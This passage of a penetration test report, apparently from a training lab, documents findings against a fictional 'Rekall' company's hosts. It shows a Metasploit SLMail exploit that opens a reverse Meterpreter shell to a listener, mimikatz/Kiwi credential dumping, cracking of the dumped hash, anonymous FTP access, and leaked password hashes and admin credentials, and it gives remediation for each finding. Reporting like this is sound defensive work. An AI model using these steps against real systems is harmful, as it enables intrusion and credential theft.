<p>Remediation</p>	<p>Schedule regular updates for the Applications and the Operating System.</p>

Vulnerability 6	Findings
Title	Kiwi Credential Dump
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	After gaining a Meterpreter shell we successfully dumped different user credentials using kiwi. The hash dump was decoded giving us the user credentials
Images	<pre> [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f [*] Sending stage (175174 bytes) to 172.22.117.20 [*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:65428) at 2025-03-09 17:57:03 meterpreter > load kiwi Loading extension kiwi#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ##. "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success... meterpreter > kiwi_cmd lsadump::cache Domain : WIN10 SysKey : 5746a193a13db189e63aa2583949573f Local name : WIN10 (S-1-5-21-2013923347-1975745772-2428795772) Domain name : REKALL (S-1-5-21-3484858390-3689884816-116297675) Domain FQDN : rekall.local Policy subsystem is : 1.18 LSA Key(s) : 1, default {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} [00] {810bc393-7993-b2cb-ad39-d0ee4ca75ea7} ea5ccf6a2d8056246228d9a0f3418274713509632 * Iteration is set to default (10240) [NL\$1 - 3/9/2025 2:58:37 PM] RID : 00000450 (1104) User : REKALL\ADMBob MsCacheV2 : 3f267c855ec5c69526f501d5d461315b </pre> <p>Use john to crack the hash which reveals password Changeme!</p>
Affected Hosts	172.22.117.20
Remediation	<p>Keep Windows up to date</p> <p>Salt Password hashes</p> <p>Least privilege</p> <p>Network segmentation</p>

Vulnerability 7	Findings
Title	Sensitive Data Exposure (Windows)
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium

Description	Sensitive data was found in the github page of the company								
Images	<p>found https://github.com/totalrekall/site/ in file site/blob/main/xampp.users found: trivera:\$apr1\$A0vSKwao\$GV3sgGAj53j.c3GkS4oUC0</p>  <p>The screenshot shows a Firefox authentication window titled "Authentication Required - Mozilla Firefox". It contains a key icon and a message: "http://172.22.117.20 is requesting your username and password. The site says:". Below this is a form with "User Name: trivera" and a "Password:" field with masked characters. A "Cancel" button is visible. Below the dialog, a table lists files:</p> <table><thead><tr><th><u>Name</u></th><th><u>Last modified</u></th><th><u>Size</u></th><th><u>Description</u></th></tr></thead><tbody><tr><td> flag2.txt</td><td>2022-02-15 13:53</td><td>34</td><td></td></tr></tbody></table> <p>Below the table, a long alphanumeric string is visible: 4d7b34970584a518c876bc2ed64f6</p>	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>	 flag2.txt	2022-02-15 13:53	34	
<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>						
 flag2.txt	2022-02-15 13:53	34							
Affected Hosts	172.22.117.20								
Remediation	As part of the github merge there should be a check for any type of sensitive information. Git provide automatic tooling to search automatically through the code.								

Vulnerability 8	Findings
Title	FTP Anonymous login
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	After discovering that ftp port was open, we successfully login as an anonymous user.

<p>Images</p>	 <pre> _r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt _ftp-bounce: bounce working! _ftp-syst: _ SYST: UNIX emulated by FileZilla 25/tcp open smtp SImail smtpd 5.5.0.4433 _smtp-commands: rekall.local, SIZE 100000000, SEND, SOML, SAML, HELP, VRF _ This server supports the following commands. HELO MAIL RCPT DATA RSET S 79/tcp open finger SImail fingerd _finger: Finger online user list request denied.\x0D 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) _http-auth: _ HTTP/1.1 401 Unauthorized\x0D _ Basic realm=Restricted Content _http-title: 401 Unauthorized _http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 106/tcp open pop3pw SImail pop3pw 110/tcp open pop3 BVRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 143/tcp open im4id3 Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) └─# ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filez Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: 230 Logged on Remote system type is UNIX. ftp> ls 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3 226 Transfer OK ftp> get flag3.txt └─(rootkali)-[~] └─# cat flag3.txt 89cb548970d44f348bb63622353ae278 </pre>
<p>Affected Hosts</p>	<p>172.22.117.20</p>
<p>Remediation</p>	<p>Disable anonymous authentication on FTP</p>

Vulnerability 9	Findings
<p>Title</p>	<p>Sensitive Data in Windows Public directory</p>
<p>Type (Web app / Linux OS / Windows OS)</p>	<p>Windows OS</p>

Risk Rating	Medium
Description	Sensitive information was discovered in a Windows Public directory
Images	<pre> c:\Users\Public\Documents>dir dir Volume in drive C has no label. Volume Serial Number is 0014-DB02 Directory of c:\Users\Public\Documents 02/15/2022 02:02 PM <DIR> . 02/15/2022 02:02 PM <DIR> .. 02/15/2022 02:02 PM 32 flag7.txt 1 File(s) 32 bytes 2 Dir(s) 3,415,724,032 bytes fr c:\Users\Public\Documents>more flag7.txt more flag7.txt 6fd73e3a2c2740328d57ef32557c2fdc </pre>
Affected Hosts	172.22.117.20
Remediation	Never store sensitive data in public directories. Password protect sensitive files.

Vulnerability 10	Findings
Title	SLMail pop3d Exploit
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	After discovering the version of SLmail to be pop3d we successfully deployed a Metasploit module and establish a session on the host machine

Images	<pre>msf6 > search pop3 Matching Modules ===== # Name - - 0 auxiliary/server/capture/pop3 1 exploit/linux/pop3/cyrus_pop3d_popsbrowsers 2006-05-21 2 auxiliary/scanner/pop3/pop3_version 3 auxiliary/scanner/pop3/pop3_login 4 exploit/windows/pop3/seattlelab_pass 2003-05-07 5 post/windows/gather/credentials/outlook 6 exploit/windows/smtp/ypops_overflow1 2004-09-27 Payload options (windows/meterpreter/reverse_tcp): ===== Name Current Setting Required Description ----- EXITFUNC thread yes Exit technique (Accepted: '', seh, LHOST 172.22.117.100 yes The listen address (an interface ma LPORT 4444 yes The listen port Exploit target: ===== Id Name -- -- 0 Windows NT/2000/XP/2003 (SLMail 5.5) msf6 exploit(windows/pop3/seattlelab_pass) > run [*] Started reverse TCP handler on 172.22.117.100:4444 [*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using j [*] Sending stage (175174 bytes) to 172.22.117.20 meterpreter > ls Listing: C:\Program Files (x86)\SLmail\System ===== Mode Size Type Last modified Na ----- 100666/rw-rw-rw- 32 fil 2022-03-21 11:59:51 -0400 fl 100666/rw-rw-rw- 3358 fil 2002-11-19 13:40:14 -0500 li 100666/rw-rw-rw- 1840 fil 2022-03-17 11:22:48 -0400 ma 100666/rw-rw-rw- 3793 fil 2022-03-21 11:56:50 -0400 ma 100666/rw-rw-rw- 4371 fil 2022-04-05 12:49:54 -0400 ma</pre>
Affected Hosts	172.22.117.20
Remediation	Restrict access to port 110. Disable SLMail as it is an outdated service.

Title	Open Source Data Exposure																																																																																					
Type (Web app / Linux OS / WIndows OS)	Linux OS Web App																																																																																					
Risk Rating	Medium																																																																																					
Description	We found confidential information when getting the Dossier and crts.sh																																																																																					
Images	<div><div></div><div>Registry Registrant ID: CR534509109 Registrant Name: sshUser alice Registrant Organization: Registrant Street: h8s692hskasd Flag1 Registrant City: Atlanta Registrant State/Province: Georgia Registrant Postal Code: 30309 Registrant Country: US Registrant Phone: +1.7702229999 Registrant Phone Ext: Registrant Fax: Registrant Fax Ext: Registrant Email: jlow@2u.com Registry Tech ID: CR534509110 Tech Name: sshUser alice Tech Organization: Tech Street: h8s692hskasd Flag1 Tech City: Atlanta</div></div>																																																																																					
	<table><tr><td rowspan="12">Certificates</td><td>crt.sh ID</td><td>Logged At</td><td>Not Before</td><td>Not After</td><td>Common Name</td><td></td></tr><tr><td>16936726274</td><td>2025-02-25</td><td>2025-02-25</td><td>2025-05-26</td><td>totalrekall.xyz</td><td>totalrekall.ww</td></tr><tr><td>15936381202</td><td>2024-12-30</td><td>2024-12-30</td><td>2025-03-30</td><td>totalrekall.xyz</td><td>totalrekall.ww</td></tr><tr><td>15923754628</td><td>2024-12-29</td><td>2024-10-30</td><td>2025-01-28</td><td>totalrekall.xyz</td><td>totalrekall.ww</td></tr><tr><td>15918948802</td><td>2024-12-28</td><td>2024-12-28</td><td>2025-03-28</td><td>totalrekall.xyz</td><td>totalrekall.ww</td></tr><tr><td>15147473758</td><td>2024-10-30</td><td>2024-10-30</td><td>2025-01-28</td><td>totalrekall.xyz</td><td>totalrekall.ww</td></tr><tr><td>13112116776</td><td>2024-05-20</td><td>2024-05-20</td><td>2025-05-20</td><td>totalrekall.xyz</td><td>totalrekall.ww</td></tr><tr><td>13112112288</td><td>2024-05-20</td><td>2024-05-20</td><td>2025-05-20</td><td>totalrekall.xyz</td><td>totalrekall.ww</td></tr><tr><td>9436388643</td><td>2023-05-20</td><td>2023-05-20</td><td>2024-05-20</td><td>www.totalrekall.xyz</td><td>www.totalrekall.ww</td></tr><tr><td>9424423941</td><td>2023-05-18</td><td>2023-05-18</td><td>2024-05-18</td><td>totalrekall.xyz</td><td>totalrekall.ww</td></tr><tr><td>6095738637</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>flag3-s7euwehd.totalrekall.ww</td></tr><tr><td>6095738716</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>flag3-s7euwehd.totalrekall.xyz</td><td>flag3-s7euwehd.totalrekall.ww</td></tr><tr><td>6095204253</td><td>2022-02-02</td><td>2022-02-02</td><td>2022-05-03</td><td>totalrekall.xyz</td><td>totalrekall.ww</td></tr></table>							Certificates	crt.sh ID	Logged At	Not Before	Not After	Common Name		16936726274	2025-02-25	2025-02-25	2025-05-26	totalrekall.xyz	totalrekall.ww	15936381202	2024-12-30	2024-12-30	2025-03-30	totalrekall.xyz	totalrekall.ww	15923754628	2024-12-29	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.ww	15918948802	2024-12-28	2024-12-28	2025-03-28	totalrekall.xyz	totalrekall.ww	15147473758	2024-10-30	2024-10-30	2025-01-28	totalrekall.xyz	totalrekall.ww	13112116776	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.ww	13112112288	2024-05-20	2024-05-20	2025-05-20	totalrekall.xyz	totalrekall.ww	9436388643	2023-05-20	2023-05-20	2024-05-20	www.totalrekall.xyz	www.totalrekall.ww	9424423941	2023-05-18	2023-05-18	2024-05-18	totalrekall.xyz	totalrekall.ww	6095738637	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.ww	6095738716	2022-02-02	2022-02-02	2022-05-03	flag3-s7euwehd.totalrekall.xyz	flag3-s7euwehd.totalrekall.ww	6095204253	2022-02-02	2022-02-02	2022-05-03	totalrekall.xyz	totalrekall.ww
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Affected Hosts																																																																																						
Remediation	Ensure any public information about the company does not contain any confidential information.																																																																																					

Vulnerability 12	Findings
Title	Sensitive Data left on raw html and response headers
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Using developer tools we found sensitive information on the response header in About-Rekall.php. Also inspecting the raw HTML of Login.php we found admin credentials.
Images	<div> <div> 63.28 KB 130.37 KB 287 B </div> <div> ? Content-Type: text/html ? Date: Sun, 09 Mar 2025 17:30:57 GMT ? Expires: Thu, 19 Nov 1981 08:52:00 GMT ? Keep-Alive: timeout=5, max=99 ? Pragma: no-cache ? Server: Apache/2.4.7 (Ubuntu) ? Vary: Accept-Encoding X-Powered-By: Flag 4 nckd97dk6sh2 </div> </div> <pre> <div id="main"> <p>Enter your Administrator credentials!</p> <style>[redacted]</style> <form action="/Login.php" method="POST"> <p> <label for="login">Login:</label> dougquaid
 <input id="login" type="text" name="login" size="20"> </p> <p> <label for="password">Password:</label> kuato
 <input id="password" type="password" name="password" size="20"> </p> <button type="submit" name="form" value="submit" background-color="bla </pre>
Affected Hosts	
Remediation	Enhanced code reviews and add automatic tooling to verify source code. Verify raw html pages for any confidential information. Also verify response headers do not contained any confidential information.